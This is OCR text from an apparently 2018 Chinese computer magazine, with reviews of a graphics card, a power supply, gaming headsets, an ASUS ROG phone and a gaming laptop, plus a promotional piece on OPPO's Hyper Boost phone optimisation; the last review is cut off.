总结 注定会大卖的甜品级轻旗舰，值得重点关注

和 RTX2080/2080Ti 动辄 6000~9000 元的售价相比，接近 GTX1070Ti/1080 定价的 RTX2070 明显要更“平易近人”一些，而且在同级价位上，RTX2070 不但性能有明显优势，还相对上一代的 GTX1070Ti/1080 增加了光线追踪单元，升级理由也更加充分。在首发登场的 RTX2070 显卡中，技嘉 GeForce RTX 2070 WINDFORCE 8G 显得特别引人注目，独家风之力 3X 散热系统提供了出色的散热效率，散热更好显卡就更耐用、更耐超，更何况还有一线品牌品质保障，因此值得最近想要升级 RTX2070 显卡的玩家重点关注。

DP×3+HDMI×1+Type-C×1，也是现在 RTX20 系列标配

显卡背部加装厚实的合金装甲，防护能力与散热能力优秀。细心的玩家还会注意到，RTX2070 取消了 NVLink 接口，也就是说它不支持 SLI 了

金牌电源有实力,升级显卡无压力!

航嘉WD600K金牌电源体验

对于DIY玩家来讲，马上又要迎来升级大潮了。首先是NVIDIA的RTX20系列显卡全面开卖，其次Intel的第9代酷睿处理器马上登场,PC性能水平再次达到新的高度。不过,更强的性能自然也带来了更高的供电需求。那么最近要打造一套强力主机的话，到底需要选配什么样的电源呢？本期我们就来详细分析一下。

扫描二维码
详细了解航嘉WD600K

参考价格:399元

最新硬件性能很美好,功耗很现实

新显卡功耗不低,游戏电脑得用更好的电源

配件类别	配件型号	参考满载功耗
处理器	Core i7 9700K	95W+
主板	主流Z390	75W+
内存	DDR4 3200 8GB×2	20W+
显卡	RTX2080	250W+
硬盘	480GB SSD	1W(忽略不计)
总参考功耗	445W+	

次旗舰级游戏主机,基本功耗也接近500W了

今年NVIDIA显卡和Intel处理器终于迎来了大幅升级,不过由于制程工艺并没有太大进步,在性能升级的同时,新一代显卡和处理器的功耗也进一步提升。在RTX20系列最先上市的RTX2080/2080Ti两款显卡方面，除了GPU自身功耗超过200W外,由于增加了对USB Type-C一体式VR头盔的供电功能，还带来了额外的35W功耗，因此RTX2080Ti的最高功耗高达285W。Intel的第9代酷睿处理器方面，最高端的Core i9 9900K虽说TDP还是95W,但根据网上各家的实测功耗数据来看都是高于这个数值的（毕竟增加了两个核心，频率也明显提升，功耗不高于TDP同为95W的Core i7 8700K就太不合理了)。那么,这就意味着要用新一代的硬件攒机,一款好电源是必不可少了。

好电源并非只是功率高

不少玩家认为,买电源只要功率够用就好了，其实这个观点很片面,一款真正的好电源,除了功率能够满足电脑需求之外,在稳定性、安全性、噪音与发热控制、耐用度等方面都要做到足够优秀。

以一线电源厂商航嘉旗下最新主推的WD600K金牌电源为例,之所以称它为金牌电源,除了因为它通过80PLUS金牌认证之外（国内电网使用最高转换效率可达91%),综合品质出众也是重要原因。例如采用了DC-DC稳压电路,输出电压误差不超过1%,而同步整流技术的使用更是降低了约80%的整流损耗，待机功耗降低50%,做到小于0.5W,远优于1W行业标准。此外,在宽幅设计部分,作为金牌电源的WD600K再度升级,做到100~240V宽幅电压适应性（实测可达80~280V超宽幅)，在各种恶劣的电网环境(电压不稳、雷雨天气、用电高峰期……)下都能应付自如。

WD600K这样的金牌电源之所以能实现各种强悍功能，选料和出色的制造工艺也是功不可没的。选料方面，它大量采用高品质固态电容和日系电容,有效降低纹波;配备低损耗封闭式PFC电感,大幅降低磁损、抵御干扰；搭载二次含浸变压器,有效降低线圈震动;使用低阻高频开关管,提供更高工作效率。制造工艺方面，它采用了超过75%的RI自动化工艺，使用平整的波峰焊过锡技术(锡面干净整洁),配备新一代Y型散热片,散热效果更好。此外,它还通过了22道严苛的检测工序,品质无可挑剔。

简单来讲,如果实在不知道如何选择一款出色的电源,那就直接选择一线品牌旗下有80PLUS金牌认证的产品就好，因为能通过80PLUS金牌认证的电源,综合品质都是有保障的。

WD600K,经典金牌再升级

在这之前，我们对航嘉推出的WD500K金牌电源进行了体验,这款额定功率500W的80PLUS金牌认证电源以其出色的品质给我们留下了深刻的印象,而最新推出的WD600K正是它的功率升级版,对于打算购买第9代酷睿处理器和RTX20显卡的玩家来讲更加适合。

航嘉WD600K采用全黑化亚光外观，适合搭配各种主流配色的机箱,配备智能温控静音风扇,在提供不错的散热效果前提下有效控制工作噪音。输出功率方面,+12V输出最高可达45A/540W,即便是中高端处理器与显卡同时100%满载也能应付得来,可以充分满足强力游戏主机的供电需求。

DIY人性化设计方面，它的线材采用了优质接头并使用编织网包裹,耐用度和寿命得到有效提升,而且处理器供电线长达650mm,在高塔机箱中走背线也毫无压力。接下来我们就实际体验一下WD600K的金牌实力吧。

实战体验:稳稳带动强力游戏主机

测试平台

- **处理器:**酷睿i7 8700K
- **内存:**芝奇烈焰枪DDR4 3200 8GB×2
- **显卡:**华硕ROG STRIX RTX2080
- **主板:**技嘉Z370 AORUS GAMING 7
- **硬盘:**金士顿A1000 480GB
- **电源:**航嘉WD600K
- **操作系统:**Windows 10 64bit专业版


一些高规格的非公版RTX2080显卡会设置更高的工作频率,因此也会搭配更高端的辅助供电接口。华硕这款ROG STRIX RTX2080就搭配了双8Pin辅助供电接口，而其他RTX2080一般只搭配6+8Pin辅助供电接口,可见其满负荷运转或是超频时,功耗也会高于普通RTX2080显卡,不过,即便如此，航嘉WD600K也能满足它满载工作的供电需求。我们首先使用测试平台运行FurMark考机,显卡满载情况下,电源的温升很小，风扇也十分静音,而且完全没有电流噪音或其他高频噪音产生。接下来,我们用测试平台运行《古墓丽影:暗影》游戏测试4小时,平台非常稳定,主板软件监测各路电压浮动微乎其微。总而言之,航嘉WD600K的实测表现让我们很满意。

选择金牌电源除了获得足额功率外,还能得到更可靠的电源品质

金牌电源通过80PLUS金牌认证不仅仅代表更节能

+12V输出最高可达45A/540W,应付旗舰显卡无压力

真正金牌电源采用DC-DC稳压设计,输出误差不超过1%



金牌电源内部元件选料更苛刻,做工更精致

航嘉WD系列金牌电源以真正的金牌品质获得广大玩家好评

配备12cm智能温控静音风扇,工作噪音控制出色

总结

电源就得买好点,600W值得上金牌

其实对于总功率达到600W水平的强力游戏主机来讲,功率已经不是唯一的要求了,高端的硬件对于电源的持续稳定输出能力、信号纯净度等等都有更高的需求,因此,这时候选择电源就应该对品质提出更高的要求。从实际表现来看，航嘉WD600K金牌电源真正做到了名副其实,它不仅通过80PLUS金牌认证,而且在做工用料、稳定性与可靠性方面都没有辱没金牌称号,399元定价性价比也非常出色，值得发烧级游戏玩家优先选择。

责编:熊乐 组版:陈学兵 责校:杨军
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com

用华丽惊艳你的耳朵

HyperX Cloud Alpha Gold阿尔法黑金版专业电竞耳机体验

象征高贵、华丽的金色从手机圈爆红之后已经成为电子产品上的爆款配色。在游戏外设领域也是如此,在一片红黑、蓝黑配色为主的产品中,金色产品更显得亮眼和富有个性。今天我们体验的是一款来自HyperX品牌的Cloud Alpha Gold阿尔法黑金版专业电竞耳机,在超高的颜值之外,创新的双音腔结构也让其备受关注。

HyperX Cloud Alpha Gold阿尔法黑金版采用了Cloud系列家族式的外观设计,具有极高的辨识度。不过镂空铝质框架、耳罩背面LOGO以及头梁缝线均为金色,与黑色机身组成了黑金配色,这让人想起了不少游戏中,只有顶级装备才能用黑金色来标识,自然这款耳机给人一种高端、华丽的感觉。

笔者曾经体验过不少HyperX的耳机,对其做工和佩戴的舒适度一直有很高的评价,在这方面HyperX Cloud Alpha Gold阿尔法黑金版依然有不俗的表现。产品的框架为结实的金属铝材质,耳罩、头梁选用更为柔韧的皮革材质,让耳机更加经久耐用。为了保证舒适度,耳机可以调整头梁长度和调节耳罩角度,保证能和各种头型完美贴合。头梁部分做得更宽,能够分散给头部的压力,佩戴时确实没有明显的压头感觉。耳罩部分为皮革包裹的记忆海绵,能将整个耳朵包裹住,触感细腻、柔软,长时间佩戴耳朵不疼。此外,耳机采用了可拆卸式话筒和线材,这样的设计比较好收纳,随机附赠了收纳袋,外出携带更方便。

耳机采用的是3.5mm接口,可以与PC、PS4、Xbox One等设备搭配使用,兼容性很强大。在声音方面,HyperX Cloud Alpha Gold阿尔法黑金版采用了50mm钕磁铁驱动器,延续Cloud系列音量大、低音足但不轰头,中高音平衡的特点。不过其他产品采用的是单音腔设计,高中低音都在一个腔体里混合,必然会造成部分声音细节的丢失。而HyperX Cloud Alpha Gold采用的是创新的双音腔设计,将低音和中高音的音腔分开,从而减少了声音的失真,提升了耳机的解析力。在《绝地求生》中,强悍的声音解析力带来明显不同的临场感。可能使用其他耳机,稍微远一点声音就不清晰了,而使用HyperX Cloud Alpha Gold阿尔法黑金版就能听到更为微弱的脚步声、开门声,能更早发现情况并作出判断,从而快人一步。可以说有了50mm钕磁铁驱动器+双音腔的组合,HyperX Cloud Alpha Gold阿尔法黑金版几乎是无可挑剔。而且其均衡的声音表现就算是收听流行音乐也能完全胜任。

规格参数

- **驱动器:**50mm钕磁铁驱动器
- **频率响应:**13Hz-27000Hz
- **阻抗:**65Ω
- **重量(含麦克风与线缆):**336克
- **线缆长度和类型:**1.3 m+2m延长线
- **参考价格:**599元

金色配色很抢眼

宽大的头带可以分散对头部的压力

总结 **内外兼修的游戏利器**

HyperX Cloud Alpha Gold阿尔法黑金版专业电竞耳机所处的599元价格段产品,乍一看各家产品各方面都不错,差别不大,其实产品在细节上的差别还是比较明显。内外兼修的HyperX Cloud Alpha Gold算得上是这个价位上当之无愧的佼佼者,其不仅有洋气、华丽的黑金限定版外观,Cloud系列一脉相承的优秀做工和舒适佩戴感,特别是在50mm钕磁铁驱动器的基础上加入双音腔让声音的解析力更加出色,在激烈的战斗中让声音体验更加华丽。如果你对耳机品质、音质有较高要求的话,HyperX Cloud Alpha Gold阿尔法黑金版专业电竞耳机是最好的选择。

耳朵被撩到位了,100多元的甜品游戏耳机够味

TRITTON Kama+游戏耳机体验

对不少国内玩家而言,TRITTON算是一个比较陌生的游戏耳机品牌。其实TRITTON是欧美市场的霸主,在2017年交出了北美市场销售量第二、欧洲市场销售量第一的优异成绩单,其技术实力和产品竞争力可见一斑。今天我们要体验的是TRITTON推出的Kama+游戏耳机,179元的价格非常亲民,那么该产品的佩戴舒适度和音质到底如何呢?

TRITTON Kama+外形小巧,轻薄化方面做得不错,全重仅0.22kg,非常轻巧,戴在头上完全没有负担。即便耳机做得如此轻巧,头梁内部依然采用了金属材质,坚固耐用有保障。耳机整体以黑色为主色调,通过搭配高亮表面、亮蓝色英文字符和线条以及耳罩背面的LOGO印花,给人以个性张扬的感觉,彰显出游戏产品的定位。

耳机采用的伸缩式可调节头梁设计,卡槽部分有刻度标识,调校头梁长度更加方便。耳罩部分也设计成可以进行倾斜角度调节和90°旋转,从而保证耳机能与各种头型充分贴合。在用料方面,头梁和耳罩部分为游戏耳机上常用的人造蛋白皮包裹的海绵材质,触感细腻、柔软不会有压头、挤压的感觉。耳罩为少见的方形设计,尺寸不算大但刚好可以把笔者的耳朵包裹住,长时间使用后耳朵的疲劳感并不明显。TRITTON Kama+在佩戴体验上做得确实不错,非常的舒适。

TRITTON Kama+采用的是3.5mm接口,自带1条一分二的音频线,PC、PS4、Xbox One、Switch等各种平台均可兼容,堪称全平台制霸。耳机线材上还带有线控,可以调节音量大小和开关麦克风。产品采用的是40mm高密度钕磁铁单元,可以提供20Hz~20kHz的频响范围以及16Ω的阻抗。我们使用《绝地求生》《魔兽世界》对TRITTON Kama+进行实际的体验,耳机音量不小,就算将音量开到最大,也没听到有破音的现象出现,同时低音量足,解析力不错,在《绝地求生》的激烈战斗中,各种声音混在一起时,可以分辨出不同枪械的声音。在《魔兽世界》中,耳机对于或气势磅礴或悠扬的BGM都能很好地呈现出来,把游戏氛围烘托得很好。TRITTON Kama+也支持环绕声,声音的指向性不错,听音辨位很轻松。此外,我们还尝试用TRITTON Kama+听了一下歌,耳机对于乐器、人声的解析居然还不错,如果你对声音要求不是太高的话,用TRITTON Kama+就可以了,不用另接音乐耳机。

最后是话筒,无论是《魔兽世界》下团队副本还是《绝地求生》多人组排,队友之间的沟通都是很重要的,TRITTON Kama+的话筒在使用中表现依然不错,声音清晰、干净,噪音干扰小,表现合格。

规格参数

- **频响范围:**20kz~20khz
- **阻抗:**16Ω
- **灵敏度:**100dB±4
- **重量:**0.22kg
- **线长:**1.5m
- **参考价格:**179元

头梁的刻度

耳机的耳罩

总结 **高性价比的游戏利器**

虽说Kama+在TRITTON的产品线中只是最低端的产品,不过其做工、用料不错,佩戴体验很舒适,特别是对于游戏声音的解析呈现以及听音辨位上都有很出色的表现,达到了不少国产品牌高端产品的水准。要知道这些国产高端品牌的产品再怎么也要200元以上,而TRITTON Kama+游戏耳机的价格仅为179元,性价比优势非常的明显。如果你预算有限又想买一款做工、音质等方面都不错的游戏耳机,那么TRITTON Kama+游戏耳机是个非常不错的选择。

OPPO公布Hyper Boost技术：

可以让你的手机快70%

之前华为推出了GPU Turbo图像处理加速技术，并在多款机型上得到运用。而在今天OPPO也正式宣布推出自家的性能提升技术——Hyper Boost，官方称可在系统、游戏和应用三大方面优化手机性能。

扫码关注机智猫
获取更多优质内容

当前智能手机的两个应用“通病”

在对市场进行深度调研之后，OPPO发现当前的智能手机主要存在两个层面的问题：

从系统层面来看，终端功耗高、易发热，安卓系统自身的资源调配机制有待完善，必须对系统资源进行有效的优化，来保证更好的用户体验；

从应用层面来看，重负载的应用程序及大型游戏等，对智能手机的功耗和性能表现提出了越来越高的要求，这又要求手机厂商需要在应用层面进行资源调度的优化。

对于Hyper Boost技术的研发历程，OPPO方面称，早在2015年，OPPO就已经在构想、推进系统层面的系统引擎设计，Hyper Boost的雏形逐渐形成；

2016年，OPPO将系统优化技术推广到更多的底层硬件平台，通过完全自研的底层优化技术，与底层硬件平台共同协作；

2017年，OPPO与王者荣耀合作，支持了多核多线程模式，为用户带来了更好的游戏体验；

今年，OPPO又与微信展开了合作，在应用层面进行了场景优化。迄今为止，OPPO在系统、游戏和应用三大方面，都有了相应的优化方案。通过整合三重优化，覆盖了广泛的应用场景——OPPO Hyper Boost最终整合完善，并得以正式推出。

据了解，OPPO Hyper Boost是OPPO自主研发的全场景、系统级资源调度优化方案，体现了OPPO对安卓的系统级全面思考及优化策略。该项技术具有跨硬件平台高度兼容、使用场景更广覆盖、超级应用针对性优化的核心优势。

早在2015年，OPPO就已经在构想、推进系统层面的系统引擎设计，HyperBoost的雏形逐渐形成

OPPO Hyper Boost主要整合了OPPO 系统引擎、游戏引擎与应用引擎三大部分

Hyper Boost技术能做些什么？

OPPO Hyper Boost主要整合了OPPO系统引擎、游戏引擎与应用引擎三大部分：

在系统引擎方面，Hyper Boost引入了OPPO自主研发的行为感知调度（BAS）方案。过往安卓系统的Linux底层内核以20毫秒为单位对底层硬件调整频率，而OPPO的行为感知调度方案通过全新设计的Linux任务调度器，以0.2毫秒为单位对底层硬件进行动态调频。例如在抢红包等系统反应速度敏感的使用场景中，应用对CPU/GPU的频率调节要求极高。在OPPO行为感知调度方案的优化下，可以让用户在点击红包时迅速完成操作。

在游戏引擎方面，OPPO与网易及三大游戏引擎合作。与简单的提升CPU和GPU频率有所不同，游戏引擎针对玩家最常见、最核心的使用场景进行了针对性优化，例如王者荣耀的团战、边境突围模式加载，刺激战场中的跳伞、开镜等场景。目前Hyper Boost中的游戏引擎已经针对最受用户欢迎的11款热门游戏进行了定制优化。11款热门游戏包括：Arena of Valor（王者荣耀海外版）、穿越火线、FIFA足球世界、绝地求生：刺激战场、绝地求生 全军出击、PUBG Mobile、QQ飞车、拳皇命运、王者荣耀、最强NBA、荒野行动等游戏。

在应用引擎方面，OPPO对微信、手机淘宝和手机QQ等平台级超级应用进行了专门的优化。以微信为例，OPPO对用户在微信中的11个高频使用场景进行了针对性优化，与没有优化的情况相比，进出会话页面流畅度提升29.8%，朋友圈滑动流畅度提升19.9%，进入未读聊天群流畅度提升23.5%，GIF表情流畅速度提升35.9%。

那么，OPPO Hyper Boost技术和友商的技术之间有什么不同之处呢？

Hyper Boost更强调的是用户体验的提升，来自用户的直接使用。OPPO重视的是用户在各个应用细节使用场景。比如该系统引擎的OPPO行为感知调度，可以让过往安卓系统的Linux底层内核以20毫秒为单位对底层硬件调整频率提升到0.2毫秒，相应速度可以提升100倍。


另外，OPPO通过自身终端、跨芯片平台、游戏引擎、超级应用、热门游戏打通了全产业链的合作，Hyper Boost能够兼容各底层硬件平台，从而从底层进行全面加速，可以为用户从产业链的各端提供底层级优化的体验升级。还可以让各底层硬件平台厂商提供技术反哺，促进产业链共同提升。

同时，Hyper Boost还是一个继续发展的技术，未来会结合AI硬件模组，令优化更智能，也会结合5G特性，带来极致的游戏和移动互联网体验。

OPPO方面称，计划在未来结合人工智能特性，进一步提升Hyper Boost的能力，希望能做到学习分析与自动适配，让优化过程更智能。另外，OPPO还将与更多APP应用厂商、游戏厂商、游戏引擎等展开合作，拓展Hyper Boost的覆盖范围。


目前OPPO已经与谷歌展开合作洽谈，OPPO希望未来能够与谷歌展开底层接口（API）优化，推动海外游戏与APP应用的优化与体验升级。

据了解，集成这三大引擎的Hyper Boost会最先应用到R17系列上。



OPPO的行为感知调度方案通过全新设计的Linux任务调度器，能够以0.2毫秒为单位对底层硬件进行动态调频

目前Hyper Boost中的游戏引擎已经针对最受用户欢迎的11款热门游戏进行了定制优化


OPPO Hyper Boost技术针对微信、手机淘宝和手机QQ等平台级超级应用进行了专门的优化

Hyper Boost能够兼容各底层硬件平台，从而从底层进行全面加速

越来越“技术流”的OPPO

不同之前给人的惯有印象，如今的OPPO开始频频在多个场合和时间点展示自己的技术实力，尤其是在产品形态和深层次技术创新层面，OPPO不断“秀肌肉”，结构光、升降式模组、Super VOOC闪充、5G手机……一系列前沿技术和概念的落地，让人看到了OPPO已经成为一个依靠创新力驱动的国产手机品牌。

而这一切的背后，并不是偶然的。

这是多年重视技术创新，加大技术研发投入之后的“量变引起质变”。近几日，一份今年上半年国内公司发明专利排行榜引起了大家的讨论。许多我们熟知的品牌都上了前20，国家电网、中兴、中石化位列前三。科技企业中欧珀（OPPO）公司排名第五，是排名最靠前的手机企业。其实早在2014年的时候，OPPO在专利申请方面就已经硕果累累，彼时的OPPO还没有像如今一样在产品出货量上一骑绝尘，但专利数量已经形成了对一些竞争品牌碾压式的超越。

在研发投入方面，OPPO一向也是不惜工本。除了位于东莞的研发和制造中心之外，OPPO在中国成都和重庆及印度、印尼雅加达以及阿尔及利亚都建设了生产基地，并在北京、东莞、深圳、上海、日本横滨、美国硅谷等科技前沿地带设立了研究中心，已然是国内研发中心数量最为庞大的厂商之一。而Hyper Boost技术就是OPPO上海研究院的最新技术研发成果。

持续高强度的在技术创新领域的耕耘，换来的是产品层面的开花结果。如今你在OPPO手机上看到的一系列“黑科技”，就是最好的例证。

坚持以消费者的需求为导向的市场策略。长期以来，OPPO都极度重视挖掘用户的需求，并以用户需求为导向制定市场和产品策略。OPPO的产品设计理念就一句话“美，是凌驾于一切的”，这里的美不仅仅是指产品设计层面的形态之美，也包含了在应用层面的“体验之美“。比如OPPO手机一向引以为豪的自拍，就是在这一理念的指导下做到的。

从某种意义上看，技术创新的深度要比广度更有价值。而要做到技术、产品和体验层面的深度融合，精准把控用户的真正需求是必须要做的功课。注重用户体验的提升，可以做到“直接使用”的Hyper Boost技术就是一个例子。

对于行业未来趋势的精准把控和提前布局。前面我们说到，Hyper Boost技术早在2015年就已经初具雏形。也就是说，OPPO早在三年前便开展相关技术的先期研发工作，而那时候整个行业还没有相关的技术和概念可以借鉴。这足以看出，OPPO研发团队对于新技术和新趋势的精准把控。

众所周知的是，目前OPPO在5G技术、人工智能、AR等一系列新技术方面已经走在了全球前列。未来我们会看到OPPO在相关领域会有更多新技术和新产品的出现，我们大可拭目以待。

OPPO是目前国内研发中心数量最为庞大的厂商之一

OPPO研发团队对于未来的新技术和新趋势拥有精准的把控

责编:黄益甲 组版:陈学兵 责校:杨军
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com

华硕ROG PHONE深度评测:

别被“信仰之眼”蒙蔽了双眼

着手写这篇评测之前，我一直在考虑究竟应该把ROG PHONE当作游戏机还是手机来看待，最后的答案是，从消费角度出发，但凡会把ROG PHONE纳入考虑范畴的想必都是有游戏需求的用户，尤其是重度玩家，难不成是为了自拍吗？那就先抛开对智能手机的传统观念来审视它吧。

头条
扫码关注机智猫
获取更多优质内容

真机还是酷的

虽然仍是一个四方盒子，ROG PHONE看起来还是显得有些不同，连很难看出区别的正面，也因特殊的双扬声器设计而更具识别度。

事实上，双面大猩猩玻璃+金属中框的总体结构没什么特别，之前看到它的官方美图的时候，只觉得不过了了。但拿到真机之后才发现——比官图好看。

最主要的原因是ROG PHONE的背面玻璃做出了电镀的光泽，而官图并没有很好体现。这种电镀光泽下还有类似彩虹的底纹效果，会随着光线和角度变幻，兼具玻璃光泽和金属感。

ROG PHONE背部明显的装饰性设计只有上方的一些类似电路板纹路的线条，必不可少的摄像头、指纹、闪光灯等元素更是无对称和规则可言，但这样放在一起并无违和感。

正中位置REPUBLIC OF GAMERS的败家之眼，更是凸显了它的定位，当然，它也具有RGB灯光效果，颇为酷炫。

散热双管齐下

右边约占据五分之一面积的散热模块也是不规则的形状，表面为金属材质，与玻璃部分过渡衔接流畅，摸起来没有硌手感。上方两个散热格栅的细节也很棒，与正面的扬声器形成一种呼应。

这个散热模块内集成了华硕3D Vapor Chamber冷凝系统，中文即均热板，一般是用在高端显卡上的一种散热技术。不同于普通的风冷、水冷，均热板是一个内壁具有微细结构的铜制真空腔体，通过真空腔底部的液体吸收热量-蒸发-冷凝变回液体的快速循环，实现双重散热。

铜管也因为接触面积大，散热效果更好。

此外，ROG PHONE还附送了一个名为AeroActive的外置风扇，毕竟它面对的是一颗超频的骁龙845处理器，为了确保超频稳定，学学PC那样外挂散热也是个办法。具体散热效果如何，我们后面会通过游戏来实际感受。

屏幕观感一般

ROG PHONE最具争议的是正面那块AMOLED屏幕，非刘海不是问题，屏占比低也没关系，但你一个旗舰机却用了国产天马屏就是你的不对了！

其实这块屏幕参数看起来很不错，分辨率2160×1080、108.6% DCI-P3广色域，支持HDR内容显示，还有90Hz的屏幕刷新率、1ms响应时间，滑动跟手感极佳，高刷新率也没有大多数A屏的拖影问题。

但它主要的问题在于颜色观感，除了泛黄之外，轻微换个角度，屏幕又红得厉害，总体上应该是中等偏下的A屏观感。

另外，在相机传感器的门帘效应下，ROG PHONE屏幕闪烁的黑条让人绝望。当然，你也可以选择忽视，反正平时肉眼是看不见的。

除了外形和败家之眼外，这部手机的扩展支持也很ROG。在底部的Type-C接口和3.5mm耳机孔之外，左侧边中间位置还有一个定制接口，由两个Type-C接口并排组成，既能做充电用（两个Type-C口因靠得太近，只能插入一根Type-C充电线），散热风扇也是插在此处。另外，双屏扩展盒、桌上型游戏基座、强化手柄等需选配的豪华外设，也通过该接口扩展。

由于底部接口位置比较尴尬，横向握持手机边充电边玩游戏很不方便。这一点ROG也想到了，风扇上集成了充电和耳机口，对边玩游戏边充电都很友好。

官方充电头最高输出3.3~11V/3A，上限达30W的QC4和PD3.0快充，测试了一下，30分钟可以从0充到50%电量，实话实说，虽然ROG PHONE具有较高的4000mAh电池容量，但这样的充电效率优势并不明显。

另外，和传统手机不同的是，ROG PHONE的充电IC装进了标配充电头中，充电线也是Type-C to C，所以要连接PC的话，可能还要再备一根Type-C to USB线。

ROG PHONE还有一个别人没有的，也就是超声波侧键AirTriggers（空气扳机），机身右侧上下方和左侧机身下方，各有一个超声波侧键区域，也就是共三个的配置。右侧的两个，在横屏握持时可以模拟游戏手柄的L1/L2、R1/R2。具体效果如何将在后面游戏实测的时候提到。

而左侧下方的AirTriggers键则可以在竖屏握持时跟右侧的AirTriggers键实现挤压式操作，类似HTC的Edge Sense边框触控功能，可以自定义短时挤压及长时挤压的激活功能。

把长时挤压设置为开启X模式，配合开启时的专属动画特效，看起来倒是相当酷炫。所谓的X模式跟很多手机游戏模式类似，搭载的2.96GHz骁龙845进入满血状态。

因为在开启X模式后，手机UI还会被“染红”，所有图标都披上一件红衣，可戏称它为“鸡血模式”，不过在这个模式下，原本就很花的UI设计，更加难认，用起来着实痛苦。

游戏全程满帧率，但依然烫手

超频到2.96GHz的高通骁龙845，外加LPDDR4 8GB运存，ROG PHONE的跑分基本没了悬念。照例第一轮安兔兔，轻松破28万大关，但多次也没能冲破29万（跑分测试都在X模式开启下进行），3D Mark的Sling Shot Extreme项也得到了4390分。超频带来的单核性能表现更强势，Geekbench4单核CPU2500以上的跑分成绩也表现出了更大的优势，不过频率提升对GPU性能方面并不能起到明显作用，换言之，超频后的ROG PHONE提升的是游戏流畅度和响应速度，而非游戏画质、显示效果，当然它也必定更顶得住更高画质的游戏需求。

除了CPU频率，GPU性能、屏幕亮度、HDR是否开启、刷新率以及最重要的散热都会影响到游戏体验。

下转35版


正面双扬声器完全对称设计，黑屏情况下可能会分不清上下方向

背面设计ROG的电竞风格强烈

风扇装上之后的效果，上面的败家之眼同样支持ROG神光同步

左侧中间的这个定制接口就是ROG PHONE扩展游戏生态系统的一个重要工具了

ROG PHONE的背面元素丰富，较小的不规则菱形为后置指纹



屏幕实拍

AirTriggers可以自定义按压力度偏好

ROG PHONE游戏中心，可以看到实时功耗、占用情况和游戏设置，还能调节风扇速度和灯光效果等

窄边框主流游戏本，华硕飞行堡垒6评测

要说在我们“购机帮你评”微信公众号里大家点名率最高的游戏本，华硕飞行堡垒系列一定是其中之一，作为品牌旗下的主流游戏机型，在外形设计上也必须跟上主流审美潮流，因此最新的飞行堡垒 6，也就是 FX86 就采用了窄边框设计，更具视觉质感的同时，在易用性上也有了进一步的提升。

左右边框6.5mm，体重降至2.2kg，耐用性通过军规标准

与飞行堡垒 5 相比，6 代的核心变化集中在外形上，最大的变化就是边框从传统设计进步到了左右仅 6.5mm，华硕称其为“IPS Nonoedge”，而机身厚度不过 26mm，再配合并不笨重的 120W 适配器，一举让飞行堡垒 6 的体重下降到了 2.2kg，在硬件性能不打折的情况下更有利于随身便携。飞行堡垒 6 的顶盖共有 3 款不同设计，金属电竞版为银灰色铝制顶盖加金色 LOGO，经典版则是黑色塑料顶盖与红色品牌 LOGO 的组合，火陨版则是在经典版基础上增加了未来战甲式的 X 型装饰设计，科技感很强。

这一代的飞行堡垒同时还列属于华硕 TUF（特种部队）系列，因此在耐用性上也更进一步，通过了美国军方 MIL-STD-810G 标准测试，这也让它在面对出行时的颠簸震动等环境时也能稳定使用。而且在实验室测试中它可是以 2 倍于标准的振动强度进行了 6 倍于标准时长的测试，令人印象深刻。

屏幕体验优秀，支持DTS耳机环绕声，键盘设计有诚意

其实对于现在的游戏本来说，硬件性能大家应该都非常熟悉了，体验反倒是我们更关注的，首先是屏幕，飞行堡垒 6 采用了 IPS 硬屏，可视角度达到了上下左右均 170° 的水平，这对于日常应用而言视觉观感要比一些低端笔记本采用的 TN 面板屏好很多，不仅是玩游戏，电影追剧也是很适用的。而且说到这，就不得不提它的音效系统，在飞行堡垒 6 的音频输出上华硕的重点是耳机输出功能，这也与玩家几乎一定会佩戴耳机有关，它支持 DTS Headphone:X 技术，提供了虚拟 7.1 声道环绕效果，这个效果对耳机、外接扬声器和笔记本扬声器均有作用，根据我们的测试来看，在寝室、卧室、书房看电影玩游戏，舒适感很不错。

飞行堡垒 6 的键盘设计也很有特色，首先键程是 1.8mm，比较符合游戏操控的手感，其次键帽采用了 0.25mm 曲面设计，定位感更好，Overstroke 技术也让它的触发更精准，压力克数只有 62g。而且虽然不是机械轴，但飞行堡垒 6 的按键寿命也达到了 2000 万，这个数值其实很惊人了。不过，除了金属电竞版为 RGB 背光且支持神光同步之外，其他版本的键盘背光只有红色，这算是一个小小的遗憾。一体式设计的触控板面积比较宽大，左右键的定位倒是很准，这一点有点意外，在携带出门且不方便使用鼠标时，这款触控板还是很好用的。

硬件配置均衡，接口单面布局

飞行堡垒 6 可以说是主流价位里比较典型的硬件配置了——除了 Core i7 8750H 六核处理器之外，还有 GTX 1050Ti 4GB 独显、8GB DDR4-2666 内存、256GB PCI-E SSD+1TB HDD，这个硬件配置首先是没有存储上的纷扰，256GB PCI-E SSD 速度快容量较大，做系统盘和游戏内容盘没有太大问题，而处理器、显卡和内存组合在全高清分辨率下面对很多大型游戏没有问题，像《绝地求生》高特效可以跑到 50fps、《古墓丽影：暗影》高特效也可以跑到 30fps 以上……其中不少都是硬件杀手级的游戏，但飞行堡垒 6 也都能在高，甚至极高 / 最高特效下流畅运行，就更遑论一些要求较低的游戏了。

接口方面，飞行堡垒 6 的设计比较激进，为全左侧布局，包括 2 个 USB3.0、1 个 USB2.0、HDMI、千兆有线和电源接口都在这一边，种类主流，应对日常使用是没有太大问题的。但如果可以的话，多面布局用起来会更方便一点，也更有利于增加接口丰富度。

散热设计有头脑，保证低温还防尘

